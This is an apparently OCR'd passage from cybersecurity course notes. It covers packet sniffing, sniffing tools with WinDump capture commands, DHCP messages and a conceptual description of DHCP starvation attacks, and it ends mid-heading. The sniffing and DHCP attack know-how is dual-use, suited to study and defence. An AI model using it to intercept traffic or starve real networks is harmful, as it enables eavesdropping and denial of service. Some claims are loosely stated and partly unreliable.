- ✓ what you looked on that website
- ✓ downloads from a site
- ✓ streaming events like video, audio, etc.

Advertising agencies or internet advertising agencies are paid according to:

- ✓ number of ads shown by them.
- ✓ number of clicks on their ads also called PPC (pay per click).

To achieve this target, these agencies use packet sniffing to inject advertisements into the flowing packets. Most of the time these ads contain malware.

Government agencies use packet sniffing to:

- ✓ ensure security of data over the network.
- ✓ track an organization's unencrypted data.

How to prevent packet sniffing:

- ✓ Encrypting data you send or receive.
- ✓ using trusted Wi-Fi networks.
- ✓ Scanning your network for dangers or issues.

➢ How does packet sniffer work?

Normally, a computer only looks at packets addressed to it and ignores the rest of the traffic on the network. But when a packet sniffer is set up on a computer, the sniffer's network interface is set to promiscuous mode. This means that it is looking at everything that comes through. The amount of traffic largely depends on the location of the computer in the network.

A packet sniffer can usually be set up in one of two ways:

- ✓ Unfiltered - captures all of the packets
- ✓ Filtered - captures only those packets containing specific data elements

➢ Types of sniffing

❖ Active Sniffing:


Sniffing in the switch is active sniffing. A switch is a point to point network device. The switch regulates the flow of data between its ports by actively monitoring the MAC address on each port, which helps it pass data only to its intended target. In order to capture the traffic between target sniffers has to actively inject traffic into the LAN to enable sniffing of the traffic. This can be done in various ways.

e.g. ARP poisoning, DHCP attacks, DNS poisoning

❖ Passive Sniffing:

This is the process of sniffing through the hub. Any traffic that is passing through the non-switched or unbridged network segment can be seen by all machines on that segment. Sniffers operate at the data link layer of the network.

Any data sent across the LAN is actually sent to each and every machine connected to the LAN. This is called passive since sniffers placed by the attackers passively wait for the data to be sent and capture them.



➢ Protocols vulnerable to sniffing


- ✓ **Telnet and Rlogin**: Keystrokes including usernames and passwords.
- ✓ **HTTP**: Data sent in clear text.
- ✓ **SMTP**: Passwords and data sent in clear text.
- ✓ **NNTP**: Passwords and data sent in clear text.
- ✓ **POP**: Passwords and data sent in clear text.
- ✓ **FTP**: Passwords and data sent in clear text.
- ✓ **IMAP**: Passwords and data sent in clear text.


➢ Sniffing software


- ❖ Ping command
- ❖ Wireshark
- ❖ Colasoft capsa


Capsa is a portable network analyzer application for both LANs and WLANs which performs real-time packet capturing capability, 24x7 network monitoring, advanced protocol analysis, in-depth packet decoding, and automatic expert diagnosis.

Real-time Packet Capture, diagnosis, Advanced Protocol Analysis, User-friendly Dashboard (than Wireshark), tcp flow analysis, Matrix Display, Real-Time Network Reports.




MAC Conversation
IP Conversation
TCP Conversation
UDP Conversation
Process
Application
VoIP Call
Port
Matrix
Filter:
All
Exactly Match
Payload
Protocol
Interaction Diagram
Process
Application
77.00 B HTTPS firefox.exe [1276] WEB
77.00 B HTTPS firefox.exe [1276] WEB
1.00 B TCP firefox.exe [1276]
1.00 B TCP firefox.exe [1276]
8.06 KB HTTPS firefox.exe [1276] WEB
4.31 KB HTTPS firefox.exe [1276] WEB
63.00 B HTTPS firefox.exe [1276] WEB
1.00 B TCP firefox.exe [1276]
63.00 B HTTPS firefox.exe [1276] WEB
6.25 KB HTTPS firefox.exe [1276] WEB
5.61 KB HTTPS firefox.exe [1276] WEB
Packets
Data Flow
Time Sequence
Filter:
No.
Absolute Time
Source
Destination
Protocol
5 07:20:38.028796000 192.168.1.8:1630 104.17.93.47:443 HTTPS
6 07:20:38.030282000 192.168.1.8:1630 104.17.93.47:443 HTTPS
7 07:20:38.030614000 192.168.1.8:1630 104.17.93.47:443 TCP



MAC Conversation
IP Conversation
TCP Conversation
UDP Conversation
Process
Application
VoIP Call
Port
Matrix
Select Matrix
Top100 MAC Conversation
Top100 MAC Node
Top100 IPv4 Conversation
Top100 IPv4 Node
User Hidden Nodes (0)
Invisible Nodes (0)
Top100 MAC Conversation(Full Analysis)
Network Profile 1 - Bandwidth - 1000Mbps
Inactive 00:01:30
1,141
0
Ready
Alarm Explorer


IP Conversation
TCP Conversation
UDP Conversation
Process
Application
VoIP Call
Port
Matrix
Packet
Report
Port
Global
VoIP
Conversation
Top Traffic
Port
Packet
TCP - 1774 35
TCP - 1784 32
TCP - 1692 25
Top TCP Port by Total Traffic (Packet)
443
1710
80
1791
1684
1774
1781
1784
Network Profile 1 - Bandwidth - 1000Mbps
Inactive 00:01:30
1,141
0
Ready
Alarm Explorer


❖ Windump/TCP dump

WinDump is the Windows version of tcpdump, the command line network analyzer for UNIX. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.


✓ Checking available adapters using windump (***windump.exe -D***)



✓ Sniffing all packets (***windump.exe –I <>***)




✓ Port based sniffing (***windump.exe –I <> port <>***)





❖ Mobile sniffers

✓ Packet capture



✓ Sniffer wicap pro





➢ DHCP sniffing

❖ What is DHCP?

DHCP stands for Dynamic Host Configuration Protocol. It is the critical feature on which the users of an enterprise network communicate. It provides,

✓ Subnet Mask

✓ Router Address

- ✓ DNS Address

Configuring a DHCP server to hand out IP addresses on a subnet is known as a DHCP pool. This pool of addresses is usually a range of consecutive numbers within a single IP subnet. If any of the addresses within the range needs to be blocked, it can be done by the administrator.


DHCP port number for server is 67 and for the client is 68. It is a Client server protocol which uses UDP services. IP address is assigned from a pool of addresses. In DHCP, the client and the server exchange mainly 4 DHCP messages in order to make a connection, also called DORA process, but there are 8 DHCP messages in the process.

❖ DORA process

1. DHCP discover message


   This is a first message generated in the communication process between server and client. This message is generated by Client host in order to discover if there is any DHCP server/servers are present in a network or not. This message is broadcasted to all devices present in a network to find the DHCP server. This message is 342 or 576 bytes' long

   source IP address is 0.0.0.0(because PC has no IP address till now)



2. DHCP offer message


   The server will respond to host in this message specifying the unleased IP address and other TCP configuration information. This message is broadcasted by server. Size of message is 342 bytes. If there are more than one DHCP servers present in the network, then client host will accept the first DHCP OFFER message it receives. Also a server ID is specified in the packet in order to identify the server.




3. DHCP request message

   When a client receives an offer message, it responds by broadcasting a DHCP request message. The client will produce a gratuitous ARP in order to find if there is any other host present in the network with same IP address.

If there is no reply by other host, then there is no host with same TCP configuration in the network and the message is broadcasted to server showing the acceptance of IP address. A Client ID is also added in this message.



4. DHCP acknowledgement message
   In response to the request message received, the server will make an entry with specified client ID and bind the IP address offered with lease time. Now, the client will have the IP address provided by server.



5. DHCP negative acknowledgement message
   Whenever a DHCP server receives a request for IP address that is invalid according to the scopes that is configured with, it send DHCP Nak message to client. E.g.-when the server has no IP address unused or the pool is empty, then this message is sent by the server to client.

6. DHCP decline
   If DHCP client determines the offered configuration parameters are different or invalid, it sends DHCP decline message to the server. When there is a reply to the gratuitous ARP by any host to the client, the client sends DHCP decline message to the server showing the offered IP address is already in use.

7. DHCP release
   A DHCP client sends DHCP release packet to server to release IP address and cancel any remaining lease time.

8. DHCP inform
   If a client address has obtained IP address manually then the client uses a DHCP inform to obtain other local configuration parameters, such as domain name. In reply to the dhcp inform message, DHCP server generates

DHCP ack message with local configuration suitable for the client without allocating a new IP address. This DHCP ack message is unicast to the client.

All the messages can be unicast also by dhcp relay agent if the server is present in different network.

❖ DHCP lease time

In most cases, DHCP will work with default settings that largely are the same from server to server. However, different DHCP servers assign IP addresses for different periods of time before which it is altered with a fresh IP address on a particular end-device. In majority cases, the DHCP lease time is 14 days. However, with the growing number of users and mobile environments, the enterprises have found that their pool of available addresses can run out quickly.


To solve this, DHCP lease times can be reduced to stay with a specific device for a few hours or less. The process of determining optimal DHCP lease times depends on the type of users, the size of the DHCP subnets, and how much load the DHCP server can handle.

❖ DHCP relay agent

A DHCP relay agent is a way for the network to listen to DHCP server discovery broadcast messages from client devices, convert broadcast requests into a unicast packet, and forward requests onto the DHCP server that's in a different part of the network. This centralizes the management of IP addresses on the network.


❖ DHCP starvation attack

It's a denial of service attack. A DHCP starvation attack is a malicious digital attack that targets DHCP servers. During a DHCP attack, a hostile actor floods a DHCP server with bogus DISCOVER packets until the DHCP server exhausts its supply of IP addresses. Once that happens, the attacker can deny legitimate network users service, or even supply an alternate DHCP connection that leads to a Man-in-the-Middle (MITM) attack.



❖ Rouge DHCP starvation attacks

